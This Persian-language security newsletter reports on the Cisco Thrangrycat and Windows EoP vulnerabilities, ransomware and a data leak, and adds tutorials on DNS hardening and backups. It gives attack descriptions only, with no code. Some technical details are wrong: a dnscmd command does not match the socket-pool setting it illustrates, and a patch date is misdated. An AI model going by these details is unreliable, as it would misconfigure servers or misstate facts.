ماژول Trust Anchor (TAm) یک قابلیت بوت ایمن (Secure Boot) سخت‌افزاری در تقریباً تمام دستگاه‌های شرکت سیسکو از سال 2013 است که اعتبار و دستکاری نشدن firmware در حال اجرا بر روی پلتفرم‌های سخت‌افزاری را تضمین می‌کند.

با این حال، محققان مجموعه‌ای از نقص‌های طراحی سخت‌افزاری را یافتند که می‌تواند به یک مهاجم احراز هویت نشده اجازه دهد تا از طریق تغییر جریان بیتی FPGA و بارگذاری بوت لودر مخرب، یک تغییر دائمی را در ماژول Trust Anchor ایجاد نماید.

به گفته‌ی محققان: "یک مهاجم با دسترسی root می‌تواند محتویات جریان بیتی FPGA را که در حافظه فلش دستگاه ذخیره شده است تغییر دهد. عناصر این جریان بیتی می‌توانند به منظور غیرفعال نمودن قابلیت‌های حیاتی در TAm تغییر یابند."

از آنجا که اکسپلویت آسیب‌پذیری مذکور نیازمند دسترسی root می‌باشد، مشاوری از شرکت سیسکو خاطرنشان کرد که تنها یک مهاجم محلی با دسترسی فیزیکی به سیستم هدف می‌تواند یک ایمیج firmware اصلاح‌شده برای این مؤلفه ایجاد نماید.

محققان Red Balloon این‌گونه تشریح نمودند که مهاجمان همچنین می‌توانند آسیب‌پذیری Thrangrycat را از راه دور و از طریق زنجیرکردن آن با دیگر نقص‌ها اکسپلویت کنند، که این امر برای آن‌ها امکان دستیابی به root و یا حداقل اجرای دستورات به عنوان root را فراهم می‌آورد.

برای نشان دادن این حمله، محققان یک آسیب‌پذیری RCE با شناسه

(CVE-2019-1862) را در رابط کاربری مبتنی بر وب IOS سیسکو تست نمودند، که به مدیرِ لاگین شده اجازه می‌داد دستورات دلخواه خود را در shell لینوکسِ دستگاه آسیب‌دیده با حق دسترسی root اجرا نماید.

پس از دستیابی به دسترسی root، مدیر جعلی می‌تواند با استفاده از آسیب‌پذیری Thrangrycat و نصب یک درب پشتی مخرب از راه دور، ماژول Trust Anchor را بر روی دستگاه هدف دور بزند.

در حالی که محققان این آسیب‌پذیری را در روترهای سیسکو مدل ASR 1001-X مورد آزمایش قرار داده و صحت آن هم تأیید شده است، صدها میلیون دستگاه سیسکو در سراسر جهان، که در حال اجرای ماژول TAm مبتنی بر FPGA می‌باشند - شامل همه روترهای سازمانی و سوئیچ‌های شبکه و فایروال‌ها- آسیب‌پذیر هستند.

محققان امنیتی Red Balloon در ماه نوامبر 2018 این مسئله را به صورت خصوصی به سیسکو گزارش داده، و پس از رفع آسیب‌پذیری‌ها و انتشار وصله‌های امنیتی برای هر دو آسیب‌پذیری و نیز لیست کردن تمام محصولات تحت تأثیر از جانب شرکت، تنها برخی از جزئیات را به صورت عمومی منتشر نمودند.

طبق اظهارات سیسکو، تا کنون حمله‌ای با اکسپلویت این دو آسیب‌پذیری گزارش نشده است.

جزئیات کامل این آسیب‌پذیری‌ها در کنفرانس امنیتی Black Hat USA در ماه آگوست منتشر خواهد شد.

Scan Link

منبع خبر :

https://thehackernews.com/2019/05/cisco-secure-boot-bypass.html?m=1

افشاء دومین آسیب‌پذیری روزصفرم برای دور زدن وصله‌ی آسیب‌پذیری EoP در ویندوز

گردآورنده: زینب زنگنه

ویراستار: سیده مرضیه حسینی

یک محقق امنیتی ناشناس با نام مستعار SandboxEscaper، برای دومین بار اکسپلویتی را تحت عنوان Byebear برای یک آسیب‌پذیری روز صفرم در سیستم‌عامل ویندوز مایکروسافت منتشر نمود که حتی وصله‌ی امنیتی منتشر شده برای این آسیب‌پذیری را دور می‌زند!

SandboxEscaper فردی است که اکسپلویت‌های روز صفرم برای آسیب‌پذیری‌های وصله شده ویندوز را منتشر می‌کند. در سال گذشته، این هکر بیش از نیمی از آسیب‌پذیری‌های روز صفرم در سیستم‌عامل ویندوز را بدون مطلع ساختن شرکت مایکروسافت اعلام نموده است.

دو هفته پیش نیز هکر نامبرده چهار اکسپلویت جدید سیستم‌عامل ویندوز را افشاء نمود، یکی از این اکسپلویت‌ها به مهاجمین اجازه می‌دهد آسیب‌پذیری وصله شده در ویندوز با شناسه (CVE-2019-0841) را هنگامی که سرویس AppX Deployment(AppXSVC) ویندوز، هارد لینک‌ها را به طور نادرست مدیریت می‌کند، دور بزند.

در حال حاضر این هکر مدعی است که راه جدیدی برای دور زدن وصله امنیتی مایکروسافت برای همین آسیب‌پذیری یافته است که اجازه می دهد یک

برنامه کاربردی مخرب به طور خاص حق دسترسی خود را افزایش داده و کنترل کامل دستگاه ویندوز که آسیب‌پذیری مذکور در آن وصله شده است را به دست گیرد.

این اکسپلویت جدید، از مرورگر Edge مایکروسافت برای نوشتن فهرست کنترل دسترسی اختیاری (DACL) با حق دسترسی SYSTEM سوءاستفاده می‌کند. این حفره امنیتی قطعاً به مرورگر edge محدود نمی‌شود و با پکیج‌های دیگر نیز راه‌اندازی خواهد شد.

محققان معتقدند که مایکروسافت در بروزرسانی بعدی خود که در تاریخ 11 ژوئن 2018 منتشر خواهد شد این آسیب‌پذیری روزصفرم و چهار اکسپلویت قبلی را برطرف خواهد نمود.

Scan Link

منبع خبر :

https://thehackernews.com/2019/06/windows-eop-exploit.html?m=1

اخبار کوتاه

انتشار رمزگشای باج‌افزار GandCrab

به همت متخصصان امنیتی شرکت Bitdefender جدیدترین بسته رمزگشای باج‌افزار مخرب GandCrab با امکان پشتیبانی تا نسخه 5.2 به همراه راهنمای کامل آن به طور رسمی منتشر شد. لینک مربوط به دانلود ابزار رمزگشایی در زیر آورده شده است:

https://labs.bitdefender.com/2019/06/good-riddance-gand-crab-were-still-fixing-the-mess-you-left-behind

---

تروجان نامرئی که قابل شناسایی نیست!

مهاجمان پیشرفته اکنون از «بدافزار نامرئی» استفاده می‌کنند، این بدافزار فرم جدیدی از حمله است که فایروال‌های شما نمی‌توانند آن را متوقف کنند و نرم‌افزار ضد تروجان شما قادر به پیدا کردن و حذف آن نیست.

این تروجان نوع جدیدی از نرم‌افزارهای مخرب درحال‌توسعه است که نمی‌تواند با استفاده از نرم‌افزارهای امنیتی قدیمی قابل‌تشخیص باشد.

انواع بدافزار نامرئی :

بدافزار نامرئی "نسل جدیدی از نرم‌افزارهای مخرب است و اگر به سرورهای شما آسیب برساند ممکن است شما نتوانید کاری برای مقابله با آن انجام دهید. در حقیقت، شما حتی نمی‌توانید بگویید که این تروجان وجود دارد.

یک نمونه از این بدافزار، تنها در حافظه زندگی می‌کند، به این معنی که نرم‌افزار امنیتی نمی‌تواند فایل مخرب را پیدا کند. نوع دیگر نرم‌افزارهای مخرب نامرئی ممکن است در سیستم ورودی / خروجی پایه (BIOS) شما زندگی کند که می‌تواند از چندین تاکتیک برای حمله به شما استفاده کند. نمونه دیگر این بدافزار حتی ممکن است به عنوان یک به‌روزرسانی نرم‌افزار به نظر برسد که جایگزین سیستم‌عامل فعلی شما با نسخه‌ای است که آلوده شده و تقریباً پیدا کردن و یا حذف آن غیرممکن است.

حمله باج‌افزار MegaCortex به شبکه‌های سازمانی

با توجه به آخرین تحلیل‌های انجام گرفته، در شبکه‌هایی که با باج‌افزار MegaCortex آلوده‌شده‌اند ردپاهای تروجان‌های Emotet یا Qakbot مشاهد ه‌شده است و هدف اصلی آلوده‌سازی، شبکه‌های سازمانی می‌باشند. این روند نشان می‌دهد مهاجمین از تروجان‌ها برای دسترسی به دستگاه‌های آلوده بهره می‌برند، روشی که در روند حملات باج‌افزار Ryuk مشاهده شده بود . طبق گزارش‌های واصله از قربانیان، این باج‌افزار با استفاده از shell دسترسی راه دور به کنترل‌کننده دامنه را به دست می‌آورد و آن را برای توزیع یک کپی از PsExec و یک فایل batch به رایانه‌های شبکه پیکربندی می‌کند. PsExec فایل اجرایی اصلی بدافزار است. در ادامه مهاجم از طریق فایل PsExec فایل batch را به صورت کنترل از راه دور اجرا می‌کند. فایل batch تعداد 44 فرایند پردازشی مختلف، 199 سرویس ویندوز و 194 سرویس دیگر را متوقف می‌کند.

مقالات آموزشی

آموزش امن سازی سرویس DNS
بخش اول

گردآورنده: سیده آرزو حسنی

اولین مرحله در امن‌سازی DNS Server ها، جمع‌آوری اطلاعات می‌باشد. این اطلاعات باید مواردی مانند زیرساخت، ساختار سلسله مراتبی دامین‌های داخلی و خارجی، شناسایی DNS Server های Authoritative برای آن Domain Name ها و نیازمندی‌های DNS Client برای Host Resolution در شبکه را در برگیرد. انتخاب یک طراحی مناسب در امن سازی DNS تاثیر مستقیم دارد. اقدامات اولیه جهت امن‌سازی سرویس DNS در لیست زیر ذکر شده است:


1 - ارتباط با اینترنت

در صورتی که هاست‌های شبکه نیازی به Resolve کردن نام‌ها در اینترنت نداشته باشند، باید ارتباط مابین DNS Serverهای داخلی و اینترنت قطع گردد. در طراحی DNS ، می‌توان از فضای نامی خصوصی که به طور کامل در شبکه قرار گرفته است استفاده نمود. در این سناریو DNS Serverهای داخلی شامل Zone های مربوط به Root-Domain و Top Level-Domain شده و از Root Name Server های اینترنتی استفاده‌نخواهندکرد.

هنگامی که سرویس DNS Sever در Domain Controller قرار دارد، Root Hint ها ابتدا از داخل Active Directory خوانده می‌شوند. اما در صورتی که سرویس DNS در Domain Controller وجود نداشته باشد و یا Root Hint در Active Directory موجود نباشد، Root Hint ها با استفاده از فایل (Cache.dns) اجرا می‌شوند. این فایل در مسیر systemroot%System32DNS% قرار گرفته و شامل رکوردهای Name Server (NS) و (AAAAA) برای Root Server های اینترنتی می‌باشد.

اگر DNS Server در یک محیط Private مورد استفاده قرار می‌گیرد، می‌توان Root Hintها را با رکوردهای مشابه که به Root DNS Server داخلی متصل شده‌اند، ویرایش و یا جایگزین نمود. اگر ملزم به راه‌اندازی یک DNS Server داخلی در شبکه Private که ارتباطی با اینترنت ندارد، باشیم باید Root Hint ها را برای اتصال به Root DNS Server های داخلی، ویرایش و جایگزین نماییم. همچنین بایدRoot Hint ها از Root DNS Server داخلی حذف شود. در صورتی که از Root DNS Server داخلی استفاده نمی‌شود و شبکه نیز به اینترنت متصل نمی‌باشد، باید Root Hint ها از تمامی DNS Server ها حذف شوند.

در صورتی که DNS Server ها ملزم به Resolve کردن نام‌های اینترنتی باشند، باید DNS Server خارجی به عنوان Forwarder در DNS Server های داخلی پیکربندی شود. به منظور ایمن‌سازی ارتباط DNSServerهای داخلی وخارجی می‌توان ازویژگی Packet-Filtering فایروال استفاده نمود، تنها پورت‌های TCP و UDP 53 اجازه ارتباط را خوهند داشت .همچنین باید Root Hint ها از DNS Server های داخلی حذف شده و یا از Root Hint های داخلی استفاده شود.



2 - DNS Namespace

اگر Namespace سازمانی، به دامین‌های داخلی و خارجی تقسیم‌بندی شده است، باید فضای نامی DNS داخلی در DNS Server های شبکه داخلی و فضای نامی DNS های خارجی در DNS Server های دیگر قرار گیرد. به منظور محافظت از DNS Server های داخلی باید آنها در پشت فایروال قرار گیرند.

اگر کلاینت‌ها نیازمند Resolve کردن Host ها در فضای نامی خارجی باشند، فضای نامی DNS داخلی می‌تواند یک Subdomain از فضای نامی DNS خارجی باشد. در صورتی که Namespace های متفاوتی وجود دارد، می‌توان به صورت جایگزین ازConditional Forwarder ها و یا Stub Zone ها استفاده نمود.

3 - محدودسازی Zone Transfer


برای افزایش امنیت باید تمام Zone Transferها تا زمانی که نیازی به آن‌ها وجود ندارد غیرفعال شود. به طور پیش‌فرض Zone Transfer برای تمامی Zoneهایی که AD Integrated هستند غیرفعال می‌باشد. اما برای سایر Zoneها، تنظیمات پیش‌فرض برای Zone Transfer تنها برای سرورهایی که در Name Server Resource Records لیست شده است، امکان‌پذیر خواهد بود. در صورتی که لازم است Zone Transfer بین سرورهایی متمایز از لیست مذکور صورت گیرد، تنها باید برای آدرس IPهای مشخص پیکربندی شود. فعال‌سازی Zone Transfer برای تمامی سرورها ممکن است منجر به فاش شدن داده‌های DNS برای مهاجمینی که قصد شناسایی شبکه سازمانی را دارند، گردد.

4 - پیکربندی Active Directory Integrated Zone

در صورت استفاده از Active Directory Integrated Zone، افزونه‌هایی همچون Access Control List و Secure Dynamic Update در دسترس خواهند بود. AD Integrated Zone تنها در صورتی که DNS Server نقش Domain Controller را نیز بر عهده داشته باشد، قابل انتخاب خواهد بود. همواره توصیه می‌گردد ازZone های Active Directory Integrated استفاده گردد.

5 - تنظیمات Discretionary Access Control List

می‌توان با استفاده از DNS Zone Object Container، DACL را در Directory امن‌سازی نمود. این ویژگی قابلیت فراهم‌سازی دسترسی جزئی به Zone یا یک Resource Record خاص در DNS را فراهم می‌آورد. به عنوان مثال، با استفاده از DACL برای Zone Resource Record می‌توان محدودیت ایجاد نمود. بنابراین Dynamic Update تنها برای یک کلاینت خاص و یا یک گروه ایمن مانند Domain Admins امکان‌پذیر خواهد بود.



6 - پیکربندی Socket Pool

پیکربندی Socket Pool سبب می‌شود تا DNS Server هنگام ارسال Queryها از Source Portهای تصادفی استفاده کند. این امر موجب افزایش امنیت در مقابله با حملات Cache Poisoning خواهد شد. این ویژگی با تنظیمات پیش‌فرض پس از نصب

آپدیت امنیتی MS08-037 فعال خواهد شد. به منظور انجام تنظیمات بیشتر می‌توان از دستور Dnscmd استفاده نمود.

```
dnscmd [<ServerName>] /config /enableglobalqueryblocklist 0|1
```

منبع خبر :

https://technet24.ir/how-secure-dns-service-3488

اخبار کوتاه

اطلاعات شخصی میلیونها ایرانی توسط اپلیکیشن Ride-hailing فاش خواهد شد

محققان امنیتی یک برنامه تاکسی اینترنتی به نام Ride-hailing را شناسایی کرده‌اند که داده‌های شخصی 1 تا 2 میلیون راننده ایرانی را به لطف پایگاه داده ناامن MongoDB فاش کرده است.

پایگاه داده‌ای با نام "doroshke-invoice-production" توسط باب دیچنکو، یکی از محققین حوزه امنیت در روز 18 آوریل امسال کشف شد که بدون هیچ‌گونه احراز هویتی قابل دانلود بوده و به راحتی در دسترس عموم می‌باشد.

بر اساس تحلیل این محقق، پایگاه داده‌ای حاوی اطلاعات حساس مانند نام و نام خانوادگی، شهر، شماره شناسنامه، کد ملی، شماره تلفن و اطلاعات فاکتور در قالب دو فایل فاش شده است. اولین فایل دارای 740952 رکورد از سال 2017 و فایل دوم شامل 6031317 رکورد از سال 2018 می‌باشد.

هشدار پلیس فتا در خصوص کلاهبرداری در سایت‌های کاربر محور تحت عنوان رهن و اجاره خانه

پایگاه اطلاع‌رسانی پلیس فتا در این خصوص توضیح داد که اخیراً پرونده‌هایی به این پلیس ارجاع شده که در آن برخی از شهروندان جهت خرید یا اجاره مسکن به سایت‌های کاربر محور مراجعه کرده و به همین منظور با آگهی‌هایی روبرو شده‌اند که قیمت‌های ارائه شده در آن آگهی‌ها، کمتر از قیمت واقعی در بازار می‌باشد.

وی ادامه داد: کلاهبرداران با عناوینی چون " اگر خواهان این خانه هستید، تا قبل از اینکه به دیگری قول اجاره داده شود، مبلغ ..... به حساب ..... پرداخت نمایید " سعی در به دام انداختن قربانیان خود دارند.

افراد سودجو پس از دریافت وجه واریزی، به هیچ وجه جوابگوی تلفن خود نمی‌باشند.

در خصوص خرید از سایت‌های کاربر محور از شهروندان می‌خواهیم به هیچ وجه فریب افراد کلاهبردار را نخورده و از پرداخت هر گونه وجه تا قبل از دریافت کامل جنس و یا انجام کامل تعهد شخص فروشنده خودداری نمایند.

امنیت کاربر رایانه

پشتیبان‌گیری داده و فرآیند بازگشت از فاجعه

بارها و بارها گفته شده است که از اطلاعات مهم خود پشتیبان تهیه کنید. مادامی‌که از دستگاه‌های الکترونیکی مانند PC، لپ‌تاپ، گوشی موبایل و غیره استفاده می‌کنید این کار غیرقابل اجتناب خواهد بود.

از بین رفتن داده‌ها به دلیل بروز مشکل در ابزارهای ذخیره‌سازی داده یکی از مشکلات عمده در شبکه‌های کامپیوتری است. علاوه بر استفاده از تجهیزات استاندارد و مناسب جهت نگه‌داری داده‌ها لازم است مکانیزمی جهت بازیابی داده‌های از دست رفته وجود داشته باشد. یکي از رایج‌ترین این راهکارها استفاده از سیستم‌های پشتیبان‌گیری در شبکه است. به دلیل وجود داده‌های حیاتی در شرکت، اتخاذ روال‌های پشتیبان‌گیری و پیاده‌سازی آن‌ها یکی از ضروری ترین کارهاست.

در این شماره از بولتن خبری قصد داریم در فصل "پشتیبان‌گیری داده و فرآیند بازگشت از فاجعه"، هر آنچه را که در مورد پشتیبان‌گیری باید بدانید به شما آموزش دهیم.

با ما همراه باشید...


پشتیبان گیری داده
هدف اصلی پشتیبان گیری، بازیابی داده های بسیار مهم و حیاتی به هنگام خرابی یا حذف تصادفی آنهاست
پشتیبان گیری، فرآیند ایجاد نسخه کپی از داده های بسیار مهم، بر روی رسانه های پشتیبان مانندCD/DVD، USB، هارد دیسک های خارجی و غیره است
نگهداری از پشتیبان های داده باید اولویت اول و اصلی در نگهداری کامپیوتر باشد و در مقابل ویروس ها محافظت گردد، چرا که تضمین می کند در صورت بروز حادثه، داده ها در امان خواهند بود
پشتیبان گیری در مقایسه با بازیابی داده پس از وقوع یک حادثه و ساقط شدن سیستم، راحت و بسیار مقرون به صرفه است


خطرات تهدیدکننده داده
خطاهای انسانی
حذف یا رونویسی تصادفی فایل یا برنامه
بلایای طبیعی
آتش سوزی، سیل، طوفان، زلزله
خرابی نرم افزار
پیچیدگی پیکربندی نرم افزار
خرابی فایل سیستم
ساقط شدن سیستم عامل و خراب شدن داده
ویروس های کامپیوتری
حمله برنامه های مخرب، مانند ویروس ها، کرم ها، تروجان ها و غیره
خرابی سخت افزار
خرابی هارددیسک، CPU، دستگاه ذخیره سازی، خرابی برق و غیره

چه فایل هایی باید پشتیبان گیری شوند و این کار چگونه باید صورت گیرد؟

پشتیبان گیری چگونه باید انجام شود؟

- توصیه می شود که فایل های کاربر همیشه به طور منظم پشتیبان گیری شوند
- توصیه می گردد که همیشه پس از اعمال تغییرات بر روی فایل های مهم کاربر از آن ها پشتیبان گرفته شود، به گونه ای که اگر زمانی فایل اصلی از بین رفت یا دچار آسیب شد آخرین نسخه کپی آن در دسترس باشد
- با استفاده از نرم افزارهای پشتیبان گیری یک روز مشخص را برای پشتیبان گیری تعیین کنید (مثلا هر دوشنبه)
- به صورت روزانه فقط از فایل هایی که تغییر کرده اند پشتیبان تهیه کنید

چه فایل هایی باید پشتیبان گیری شوند؟

اول باید مشخص کنید که از داده هایی که در حال حاضر بر روی سیستم هستند کدام یک حیاتی بوده و نیاز به پشتیبان گیری دارند، مانند

- فایل های سیستم عامل، که به همراه کامپیوتر خریداری شده است، سی دی ها، نرم افزارها و غیره
- اسناد اداری مهم
- نرم افزارهای خریداری شده، یا دانلود شده از اینترنت
- اطلاعات تماس (ایمیل، آدرس و غیره)
- عکس های شخصی، آهنگ ها و ویدئوها
- هر فایل دیگری که فکر می کنید مهم و حیاتی است

پشتیبان گیری آنلاین

پشتیبان گیری آنلاین یا از راه دور، روش ذخیره سازی داده خارج از محل فعلی است که در آن، محتوای هارددیسک به طور منظم به کامپیوتر دیگری در بستر اینترنت پشتیبان گیری می شود (سرور از راه دور).

پشتیبان گیری آنلاین خطر از دست دادن داده به علت بلایای طبیعی را رفع می کند

این روش یک فرآیند پرهزینه است، اما در صورت سرقت، خرابی فایل و غیره مانع از بین رفتن داده می شود

در این روش شما می توانید داده های از دست رفته را تنها با اتصال به اینترنت و با استفاده از یک مرورگر به صورت ایمن بازگردانید

از آنجا که که کاربر نمی تواند تعداد زیادی پشتیبان گیری آنلاین داشته باشد، پشتیبان گیری آنلاین را تنها برای فایل های مهم انجام دهید

ارائه دهندگان خدمات پشتیبان گیری آنلاین

http://www.backblaze.com

http://www.carbonite.com

ارائه دهندگان خدمات پشتیبان گیری آنلاین

Acronis
http://www.acronis.com

SugarSync
http://www.sugarsync.com

Mozy
https://mozy.com

Memopal
http://memopal.com

SafeCopy
http://www.safecopybackup.com

ElephantDrive
http://www.elephantdrive.com

Jungledisk
http://www.paragon-software.com

SOS Online Backup
http://www.sosonlinebackup.com

ارائه دهندگان خدمات پشتیبان گیری آنلاین

- **Abacus Online Backups**
  http://www.abacusbackups.com
- **IBackup**
  http://www.ibackup.com
- **Box.net**
  http://www.box.net
- **Memeo Backup**
  http://www.memeo.com
- **ADrive**
  http://www.adrive.com
- **CrashPlan**
  http://www.crashplan.com
- **Dropbox**
  https://www.dropbox.com
- **Dr. Backup**
  http://www.drbackup.net

انواع پشتیبان گیری

پشتیبان گیری تفاضلی

- در این نوع پشتیبان گیری، تنها از فایل هایی که نسبت به پشتیبان کامل تغییر کرده اند یا جدید ایجاد شده اند پشتیبان گرفته می شود
- به زمان و فضای کمتری نیاز دارد و فرآیند بازیابی داده هم به سرعت انجام می گیرد

پشتیبان گیری افزایشی

- در این نوع پشتیبان گیری، تنها فایل هایی که پس از آخرین پشتیبان گیری تغییر کرده اند و یا ایجاد شده اند کپی می شوند
- فضای کمتری نیاز دارد و فرآیند پشتیبان گیری مدت زمان کمتری به طول می انجامد، اما بازگردانی فایل ها در این روش دشوار است

پشتیبان گیری کامل /نرمال

- در این نوع پشتیبان گیری، از تمام فایل ها، از جمله فایل های سیستم، فایل های برنامه، فایل های کاربر، و سیستم عامل کپی گرفته می شود
- مجموعه کامل داده ها به محل انتخاب شده یا رسانه پشتیبان مورد نظر کپی می شوند

پشتیبان گیری از داده ها با استفاده از

Windows Backup

windows backup امکان ایجاد نسخه کپی از فایل ها و پوشه های موجود بر روی هارددیسک را فراهم نموده و سپس فایل پشتیبان را بر روی یک دستگاه ذخیره سازی خارجی بایگانی می کند

اگر داده های اصلی هارددیسک به طور تصادفی پاک شوند یا هارددیسک به هر دلیلی غیرقابل دسترس شود، کاربر می تواند کپی های بایگانی شده را بازیابی نماید


پس از بازیابی داده های پشتیبان، فایل ها به جایگاه های قبلی خود باز می گردند

مراحل پشتیبان گیری داده

- در مسیر زیر می توانید با استفاده از Windows Backup از داده های خود در ویندوز 7 پشتیبان تهیه کنید:


Click Start →Control Panel →type Backup in the search →click Restore data, Files, or Computer→click Backup now

- درایو موردنظر خود را برای ذخیره سازی پشتیبان انتخاب نموده و سپس Next را بزنید




مراحل پشتیبان گیری داده

- در صفحه What do you want to bakc up? گزینه Let Windows choose را انتخاب نموده و بر روی Next کلیک نمایید
- پشتیبان گیری آغاز شده و نوار پیشرفت آن به کاربر نشان داده خواهد شد



بازیابی داده

- در Control Panel بر روی Backup and Restore کلیک نمایید، و سپس Restore my files را انتخاب کنید
- برای بازیابی یک پوشه، در پنجره Browse or search your backup for files and folders to restore بر روی Browse for folders کلیک نموده و سپس Next را بزنید
- در پنجره Where do you want to restore your file? یکی از گزینه های In the original location یا In the following location را تیک زده و بر روی Restore کلیک نمایید
- در پنجره Your files have been restored، بر روی Finish کلیک کنید تا فرآیند بازیابی تکمیل گردد



امن سازی داده های پشتیبان بر روی دستگاه های ذخیره سازی با استفاده از رمزگذاری

رمزگذاری، فرآیند تبدیل داده های پشتیبان به یک فرمت غیرقابل تشخیص است


اگرچه ذخیره سازی پشتیبان بر روی رسانه های ذخیره سازی خارجی، امن و قابل اطمینان است، اما باز هم خطر سرقت و خرابی رسانه ها وجود دارد و ممکن است بازیابی داده ها غیرممکن گردد

به منظور حفاظت از دستگاه های ذخیره سازی، مانند USB درایو، داده های موجود بر روی آن ها را رمزگذاری نمایید

رمزگذاری داده های پشتیبان موجود بر روی دستگاه های ذخیره سازی، موجب می گردد که داده ها برای افرادی که مجاز به استفاده از دستگاه نیستند غیرقابل استفاده باشد

برای رمزگذاری داده های پشتیبان، از ابزارهای رمزگذاری مانند TrueCrypt استفاده نمایید

ابزارهای رمزگذاری داده: TrueCrypt



- TrueCrypt با استفاده از تکنیک های مختلف رمزگذاری، داده ها را بدون مداخله کاربر به صورت خودکار رمزگذاری می کند
